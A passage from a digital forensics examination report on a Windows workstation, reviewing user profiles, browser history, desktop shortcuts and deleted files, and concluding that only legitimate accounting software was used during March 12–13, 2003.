
Taking a look at the Program Files, we see that %EXTRACT_DIR% shows a creation date as that of our focus, March 12, 2003:




A look inside the directory shows the following files, associated with a “save” program:



Viewing the html file reveals that this program is associated with another accounting program:




Finally, we turn our attention to the profiles. First, I examined the Administrator's profile under C:\Documents and Settings\Administrator. As shown below, nothing has been created or written to since the operating system installation date:




The date and time of last access coincides with my imaging of the drive.


Next, I examined the user's profile, Cathy. As expected, no new files or directories were created under the primary user's context:



Again, the last access date and time coincide with my evidence collection. Examining the modification times, shown as "Last Written," we see changes made to the ntuser.ini, Cookies directory, and the Desktop. The ntuser.ini file is expected to be modified with each access, typically at logon, logoff, or application events. The contents of the Cookies directory includes the index.dat file, a data history of the user's web browsing habits:




Only two cookies appear in the relevant time period. I examined the index.dat file using EnCase's text viewer to ensure that all is as it seems, that this particular user tends to use her Internet connectivity for work-related purposes. This was borne out. Note the references to Quick Books, which provides the capability for online usage, highlighted below:




I confirmed this using the IEHistory.exe program contained in my toolkit. I ran the index.dat file through the executable and found that much of the information had been corrupted. That which was still readable appeared to be online research or online data entry relating to accounting. For example (these passages are taken out of context for brevity; due to its size, the entire iehistory.txt file has been hashed and will be retained with the evidence drive, as noted in Appendix I):

```
<snip>
690479944302.604,
"D, , mbursed for any business expenses (count only reimbursements the
employer did NOT include in box 1 o

<snip>
718935966626.367,  Rep, , s
297  LNN Office Expenses
298  LNN Legal and Accounting Fees
299  LNN Property Taxes
300  LNN R

<snip>
<h3><a name="3">Using Quicken Inter
60780143107.0992, s on, , elivers free online news headlines about
securities you track. Browse the list of available articles
704698835030.33, lEnu, , W3
```

Finally, I examined the Desktop directory, the third item which was modified during the relevant time period. Here, we see the only item created, accessed, and modified was an accounting program, BNA:



A file appears which may be a cause of concern, Scans.lnk. An examination of the file revealed it to be related to C:\Scans, directing output to single file contained therein, Scandir.pdf:



The actual .pdf file in the C:\Scans directory is corrupted and therefore unviewable. However, a brief interview with the system owner confirmed my suspicion that the "scans" in question are documents or images scanned and then saved locally.

To recap the system timeline information:


December 8, 2001

- Operating system and Service Pack 2 installed
- Majority of programs installed


During the relevant time period of March 12, 2003 through March 13, 2003, only legitimate, accounting-related programs were installed, modified or accessed.

Deleted Files


The Recycle Bin contained several deleted files. Most items contain the .QBB or .QBW extensions, or the DC prefix, all of which are associated with Quick Books files. The only item placed in the Recycler in the relevant time period is INFO2:



